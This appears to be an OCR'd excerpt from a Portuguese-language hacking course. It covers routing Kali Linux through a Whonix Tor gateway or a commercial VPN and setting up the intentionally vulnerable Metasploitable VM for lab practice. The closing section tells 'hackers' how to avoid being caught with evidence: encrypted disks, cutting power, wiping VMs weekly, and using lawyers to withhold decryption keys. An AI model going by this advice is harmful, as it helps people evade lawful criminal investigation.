


A máquina Whonix será o Gateway da máquina Kali GNU/Linux então o Whonix deverá ter 2 interfaces de rede, ou seja, 2 adaptadores de rede onde um estará como NAT e outro como Rede Interna.





Já no Kali GNU/Linux basta ter um Adaptador de rede em modo Rede Interna, conforme figura abaixo.






O próximo passo é alterar a senha do Whonix, inicie a máquina Whonix com usuário **user** e senha **changeme**. Na primeira execução do Whonix o usuário é levado aos termos[22], que devem ser aceitos para prosseguir com o uso do Whonix.






Após aceitar os termos configure o Whonix para iniciar o TOR utilizando a opção 1 conforme figura abaixo.




Pronto, avance e aguarde que o TOR realize a conexão e monte o circuito.




[22] Recomendo que leia, é uma leitura importante para um Hacker


A única ação que vamos tomar é alterar a senha da máquina, use uma senha que nunca usou, sempre, nunca repita a senha.




Vamos partir agora para a configuração do Kali GNU/Linux, então inicie a Máquina Virtual. clique com o botão direito sobre o círculo que está girando, conforme na figura abaixo.




Escolha a interface de conexão Wired Connection 1, será esta a interface que vamos configurar, selecionar e clique na engrenagem.



Primeiro passo é desabilitar o IPV6 pois uma possível configuração automática em IPV6 é a conexão direta sem uso de NAT, não seria interessante para nós este tipo de conexão.



Agora é a hora de configurar o IPV4, na aba IPv4 Settings selecione a opção Manual e clique em Add para adicionar um endereço IP.




O Whonix trabalha com o IP 10.152.152.10 então o Whonix será informado tanto como Gateway e DNS Servers, o IP desta máquina pode ser qualquer um na rede 10.152.152.0/18, no exemplo acima foi utilizado o 11.

Reinicie o Kali GNU/Linux, quando carregar o Kali GNU/Linux não adianta usar PING, há regras de Firewall pesadas no Whonix, então uma possibilidade é validar o serviço DNS, que deve atender tanto a um endereço comum quanto um endereço Onion, teste primeiro com nslookup um endereço comum.

```
nslookup aied.com.br
```


Veja que o resultado aponta que o Servidor DNS que respondeu é o Whonix, então Whonix consegue traduzir um domínio.



O próximo passo é então testar um endereço .onion, com nslookup e utilizando um endereço válido obtido em um Hidden Wiki.

```
nslookup tape6m4x7swc7lwx2n2wtyccu4lt2qyahgwinx563gqfzeedn5nb4gid.onion
```


Veja que o endereço foi traduzido para um IP.




Para testar a rede Onion utilize o comando curl, conforme listagem abaixo.

```
curl -s https://check.torproject.org/ | cat | grep -m 1 Congratulations | xargs
```


Se tudo estiver OK, o projeto check.torproject.org retorna Congratulations, conforme visto na figura abaixo.



Um passo importante é confirmar que seu endereço IP não é o endereço IP de saída, pela imagem acima está certo que estamos em uma rede Onion, mas sempre é bom ter cautela, algo fundamental em um Hacker, vamos utilizar o serviço IPIFY, conforme exemplo abaixo.



De cara se observa que o endereço 185 não é um enderço do Brasil, recorrendo a serviços na internet, vamos validar o grau de risco deste endereço IP de saída, aí entenderá uma diferença entre VPN pública e VPN privada.



IP Address Lookup Details for 185.56.80.65

IP Address	185.56.80.65
Country	SC
Fraud Score IP Reputation	100 - High Risk Fraud Scores are enhanced by passing additional details through our API and CSV batch checks.
Mail SPAM Block List	IP Reported as Blacklisted
Proxy/VPN Detection	Proxy/VPN Detected This IP address appears to be a high risk proxy connection.
Bot Activity	Please sign up to view the bot status data point.
Abuse Velocity New	Please upgrade to view this data point.
City	Victoria
Region	English River
Hostname	onion.xor.sc
ISP	NFOrce Entertainment B.V.
Organization	NFOrce Entertainment B.V.
Time Zone	Indian/Mahe
Latitude	-4.61999989
Longitude	55.45000076
CIDR IP Address Subnet	185.56.80.0/24


Parabéns, agora você tem um ambiente mais protegido contra máfias, pelo menos no Brasil.


2.4 Ambiente protegido por VPN Privada

ATENÇÃO: Procurar compatibilidade técnica de seu computador/distro.


Neste ambiente o Hacker contrata um serviço VPN privado, pode ser utilizado substituindo o Ambiente protegido por TOR com Whonix descrito no tópico anterior. A vantagem deste cenário já foi descrito no tópico VPN Privada. Neste cenário o Kali GNU/Linux não precisa de nenhuma outra VM para o proteger, a instalação da VPN privada vai diretamente no Kali GNU/Linux.

Configurando o Kali GNU/Linux para acessar uma VPN privada, acesse o link.







Primeiro passo é confirmar que a Virtual Machine possui conectividade com o Router físico, para isso um simples Ping no endereço IP do Router é suficiente, na casa do autor o router está no IP 192.168.0.1.



Deve-se baixar os arquivos do CyberGhost conforme o tópico VPN Privada, movimente o instalador para a máquina virtual Kali GNu/Linux. Como é um arquivo externo, o primeiro passo é dar poder de execução, com comando terminal.




Dado o poder de execução, então com sudo execute a instalação, simplesmente invocando o arquivo script, conforme figura abaixo.




Cortei a imagem no momento do login, quando contratar o serviço da CyberGhost utilize o login e a senha cadastrada no site, a mesma usada para login. Chegou a hora de iniciar, a princípio será uma inicialização manual, conforme visto no comando da listagem abaixo.

```
sudo cyberghostvpn --traffic --country-code DE --connect
```


No comando acima está sendo iniciada a conexão com o serviço VPN de um servidor na Alemanha, cada país possui um CODE, recomendo que não use Brasil.




Para confirmar o status do serviço, execute o comando com parâmetro --status, que retorna “VPN connection found.”, conforme figura abaixo.




Sempre que entrar no Kali GNU/Linux o Hacker deve fazer isso, sempre trocando de país e eliminando esta Virtual Machine toda semana. Próximo passo é compreender o que foi criado, o comando acima criou uma interface virtual chamada **tun0**, que é a interface que envia as requisições para a rede de servidores da CyberGhost.



Com o comando curl, acesse o serviço da IPIFY para obter o IP de saída da requisição, conforme figura abaixo.



Assim como no ambiente Whonix+Kali o IP não é um IP do Brasil, mas ao consultar o IP em serviços na internet o resultado é muito diferente, veja que o risco de Fraude deste IP é 0, ou seja, é um IP de saída mais privado, é um ambiente muito mais recomendado.



Parabéns, agora você tem um ambiente mais protegido contra máfias, pelo menos no Brasil.

2.6 Máquina alvo Metasploitable

Um dos problemas que você encontra ao aprender como usar uma estrutura de exploração é tentar encontrar e configurar alvos para fazer a varredura e atacar. Felizmente, a equipe do Metasploit está ciente disso e lançou uma máquina virtual VMware vulnerável chamada 'Metasploitable'.

Metasploitable é uma máquina virtual GNU/Linux intencionalmente vulnerável que pode ser usada para conduzir treinamento de segurança, testar ferramentas de segurança e praticar técnicas comuns de teste de penetração. A VM será executada em qualquer produto


VMware recente e outras tecnologias de visualização, como VirtualBox. Você pode baixar o arquivo de imagem do Metasploitable 2 do SourceForge, para realizar o download acesse a url do Link 2 no tópico “Links”.

Antes de aprender a usar o Metasploit Framework, primeiro precisamos nos certificar de que nossa configuração atenderá ou excederá os requisitos de sistema descritos nas seções a seguir. Dedicar um tempo para preparar adequadamente seu ambiente de laboratório Metasploit ajudará a eliminar muitos problemas antes que eles surjam posteriormente no curso, é altamente recomendável usar um sistema capaz de executar várias máquinas virtuais para hospedar seus laboratórios.

Nunca exponha o Metasploitable a uma rede não confiável, use o modo NAT ou em uma rede interna protegida por um gateway.

Ambiente do curso PARTE 3, acesse este link.

Depois de fazer o download da VM Metasploitable, importe no VirtualBox, após a importação define como adaptador de rede 1 em **Internal Network** e aponte para o rótulo **interna** conforme figura abaixo.




Todas as práticas serão controladas, e por isso vamos simular tais práticas na rede 192.168.201.0/24, esta Adaptador 1 da Metasploitable está apontada para a mesma rede interna do Adaptador 2 da máquina Kali.


Inicie a Metasploitable, para ingressar utilize o usuário **msfadmin** e a senha **msfadmin**, quando entrar edite a sequência de comandos abaixo.

1. sudo rm /etc/network/interfaces
2. sudo nano /etc/network/interfaces

A linha 1 é necessária pois o Metasploitable possui inúmeras redes configuradas, o que atrapalha, no caso deste material será necessário somente a configuração da rede 192.168.201.0/24, então no arquivo interfaces criado na linha 2 edite conforme imagem abaixo.



Pronto, agora está garantido que a máquina está na rede projetada para as práticas, reinicie a máquina. Após reiniciar o teste a conexão com o ping, veja a imagem abaixo.



2.7 Protegendo a Máquina Virtual

Ser pego é uma coisa, ser pego com as provas na mão é outra coisa. Um hacker deve ter seu ambiente muito protegido, no meu caso todos os discos são criptografados e não uso Pendrive. Tudo é SSD M2 criptografado.

Se vou sair da frente da máquina, a desligo. Tenho um disjuntor debaixo da mesa e não uso nobreak, notebook, só sem bateria.

Hacker esteja seguro, criptografe seu disco com o Sistema Operacional, chupa FORE…

No Brasil, um delegado pode solicitar a senha do computador ou a chave de descriptografia, geralmente são leigos e mesmo os especialistas em crimes cibernéticos, são leigos também. Ainda bem que no Brasil a ineficiência do estado ajuda o hacker, pois somente agentes públicos voltados para politicagem conseguem galgar bons cargos, e são estes que vão nos[23] confrontar. São geralmente apadrinhados por políticos, e não pela capacidade técnica, temos um órgão chamado ABIN[24].


Na lei brasileira, não posso me negar pois estaria obstruindo investigações, mas deixando claro que a senha será dada por intermédio de um Advogado, não estaria obstruindo a investigação, e sim agindo da forma correta de acordo com o rito da investigação. Naturalmente o Advogado conhece milhares de brechas na lei para não liberar a senha ou chave de criptografia do disco.

---

